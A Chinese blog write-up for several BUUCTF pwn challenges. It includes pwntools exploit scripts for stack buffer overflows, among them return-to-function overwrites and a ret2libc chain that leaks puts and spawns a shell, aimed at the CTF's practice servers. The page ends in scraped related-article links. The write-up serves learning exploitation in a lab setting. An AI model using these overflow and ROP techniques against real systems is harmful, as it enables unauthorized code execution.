
BUUCTF PWN部分题目wp
pwn好难啊
PWN
1,连上就有flag的pwn
nc buuoj.cn 6000得到flag
2,RIP覆盖一下
用ida分析一下,
发现已有了system,只需覆盖RIP为fun()的地址,用peda计算偏移为23,写脚本
from pwn import*

sh=remote('f.buuoj.cn',6001)

payload='a'*23+p64(0x401186)

sh.sendline(payload)

sh.interactive()
得到flag
3,warmup_csaw_2016
先拖进ida


找到了system地址
下载libc.so
用peda


找到ebp位置,需覆盖64+8字节,写脚本
from pwn import*

#sh=process('/home/harmonica/Desktop/warmup_csaw_2016.dms' )

sh=remote('pwn.buuoj.cn',20035)

payload='a'*72+p64(0x40060D)

sh.sendline(payload)

sh.interactive()
得到flag
4,ciscn_2019_c_1
栈溢出,查看保护

经过分析,需覆盖0x58字节,本来这题想不用给的libc,但用LibcSearcher找不到这个libc,还是去下了一份
查到/bin/sh位置

写脚本
from pwn import *

from LibcSearcher import LibcSearcher

sh=remote('pwn.buuoj.cn',20115)

#sh=process('/home/harmonica/Desktop/ciscn_2019_c_1.dms')

ciscn=ELF('/home/harmonica/Desktop/ciscn_2019_c_1.dms')

libc=ELF('/home/harmonica/Desktop/x64_libc.so.6')

def send(content):

    sh.recvuntil('Input your choice!\n')

    sh.sendline('')

    sh.recvuntil('Input your Plaintext to be encrypted\n')

    sh.sendline(content)

puts_plt=ciscn.plt['puts']

puts_got=ciscn.got['puts']

main=ciscn.symbols['main']

pop_rdi=0x400c83

payload ='A' * 0x58+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main)

send(payload)

sh.recvuntil('@\n')

puts_addr=u64(sh.recv(6).ljust(8,'\x00'))

#libc=LibcSearcher('puts', puts_addr)

libcbase=puts_addr-libc.sym['puts']

log.success("libcbase: "+hex(libcbase))

system_addr=libcbase+libc.sym['system']

binsh_addr=libcbase+0x18cd57

payload ='A'*0x58+p64(pop_rdi)+p64(binsh_addr)+p64(system_addr)

send(payload)

sh.interactive()
得到flag
5, pwn1_sctf_2016
拖进ida,c++程序,找到主函数

程序中带了system

运行程序

当输入'I'时会转换为‘you’
fgets溢出,写exp
from pwn import *

sh=remote('pwn.buuoj.cn',20086)

get_flag=0x08048F0D

payload='I'*0x14+'a'*4+p32(get_flag)

sh.sendline(payload)

sh.interactive()
得到flag
BUUCTF PWN部分题目wp的更多相关文章
- (buuctf) - pwn入门部分wp - rip -- pwn1_sctf_2016
[buuctf]pwn入门 pwn学习之路引入 栈溢出引入 test_your_nc [题目链接] 注意到 Ubuntu 18, Linux系统 . nc 靶场 nc node3.buuoj.cn 2 ...
- BUUCTF MISC部分题目wp
MISC这里是平台上比较简单的misc,都放在一起,难一些的会单独写1,二维码图片里藏了一个压缩包,用binwalk -e分离,提示密码为4个数字,fcrackzip -b -c1 -l 4 -u 得 ...
- BUUCTF CRYPTO部分题目wp
对密码学了解不多,做一下熟悉熟悉 1,看我回旋踢 给的密文synt{5pq1004q-86n5-46q8-o720-oro5on0417r1} 简单的凯撒密码,用http://www.zjslove. ...
- BUUCTF RE部分题目wp
RE 1,easyre拖进ida,得到flag 2,helloworld 将文件拖入apk改之理,得到flag 3,xor拖进ida,就是简单异或,写脚本 glo=[0x66,0x0a,0x6b,0x ...
- [BUUCTF]PWN——babyheap_0ctf_2017
[BUUCTF]PWN--babyheap_0ctf_2017 附件 步骤: 例行检查,64位,保护全开 试运行一下程序,看到这个布局菜单,知道了这是一道堆的题目,第一次接触堆的小伙伴可以去看一下这个 ...
- 【pwn】攻防世界 pwn新手区wp
[pwn]攻防世界 pwn新手区wp 前言 这几天恶补pwn的各种知识点,然后看了看攻防世界的pwn新手区没有堆题(堆才刚刚开始看),所以就花了一晚上的时间把新手区的10题给写完了. 1.get_sh ...
- 使用pwn_deploy_chroot部署国赛pwn比赛题目
目录 使用pwn_deploy_chroot部署国赛pwn比赛题目 一.前言 二.Docker 三.部署镜像 四.pwn_deploy_chroot 五.check && exp 六. ...
- BUUCTF pwn一分题目
因为以前做过一些题目,看见1分题目也不太多了,就想着,抓紧点把1分题都刷一下吧.所以开个帖子记录一下,题目简单的话就只贴exp了. [BJDCTF 2nd]secret 这里有一个输入可以进行溢出,n ...
- [BUUCTF]PWN——[V&N2020 公开赛]simpleHeap
[V&N2020 公开赛]simpleHeap 附件 步骤: 例行检查,64位,保护全开 根据题目可知是一道堆,直接用64位ida打开 我修改了这些函数的名称,这样方便看程序 add,我们可以 ...
随机推荐
- C中printf函数的用法总结
函数语法 stdio.h文件中的定义: /* Write formatted output to stdout. */ int printf (const char *__restrict __for ...
- 用java 调用oracle存储过程总结
SSM-Mybatis调用Oracle存储过程返回结果集(游标)示例 https://www.jianshu.com/p/0ae6d9d66d61 用java调用oracle存储过程总结 //1.ca ...
- Nginx Web 基础入门
目录 Nginx Web 基础入门 Nginx快速安装 两种方式部署Nginx 如何升级nginx或者添加功能 使用systemd管理nginx nginx相关配置文件 nginx的配置文件详解 虚拟 ...
- #Ubuntu16.0.4 LTS 安装RabbitMQ
1.ubuntu下安装配置rabbitmq-server服务器环境:ubuntu16.0.4(向下兼容14.0.4)软件版本:RabbitMQ 3.7.5 .Erlang 20.1.7参考文档:htt ...
- Codeforces 360C DP 计算贡献
题意:给你一个长度为n的字符串,定义两个字符串的相关度为两个串对应的子串中第一个串字典序大于第二个串的个数.现在给你相关度,和第二个串,问满足条件的第一个串有多少个? 思路:设dp[i][j]为填了前 ...
- IO复用: select 和poll 到epoll
linux 提供了select.poll和epoll三种接口来实现多路IO复用.下面总结下这三种接口. select 该函数允许进程指示内核等待多个事件中的任何一个发生,并只在有一个或多个事件发生或经 ...
- Spring整合Struts2的配置与测试
整合目的 让Spring的IOC容器管理Struts2的Action 整合步骤 1.新建一个Web项目 2.加入Spring的jar包和添加Spring的配置文件 3.在Web.xml中配置Conte ...
- java实现http协议发送和接收数据
public void sendMessage() throws Exception { System.out.println("调用servlet开始=================&q ...
- ActiveMQ消息中间件Producer和Consumer
ActiveMQ消息中间件Producer和Consumer 原创jethai2015-08-18 18:08:56评论(0)1480人阅读 生产者代码: 1 2 3 4 5 6 7 8 9 10 ...
- PHP filter_input_array() 函数
定义和用法 filter_input_array() 函数从脚本外部获取多项输入(比如表单输入),并进行过滤. 该函数对过滤多个输入变量很有用,无需重复调用 filter_input(). 该函数可从 ...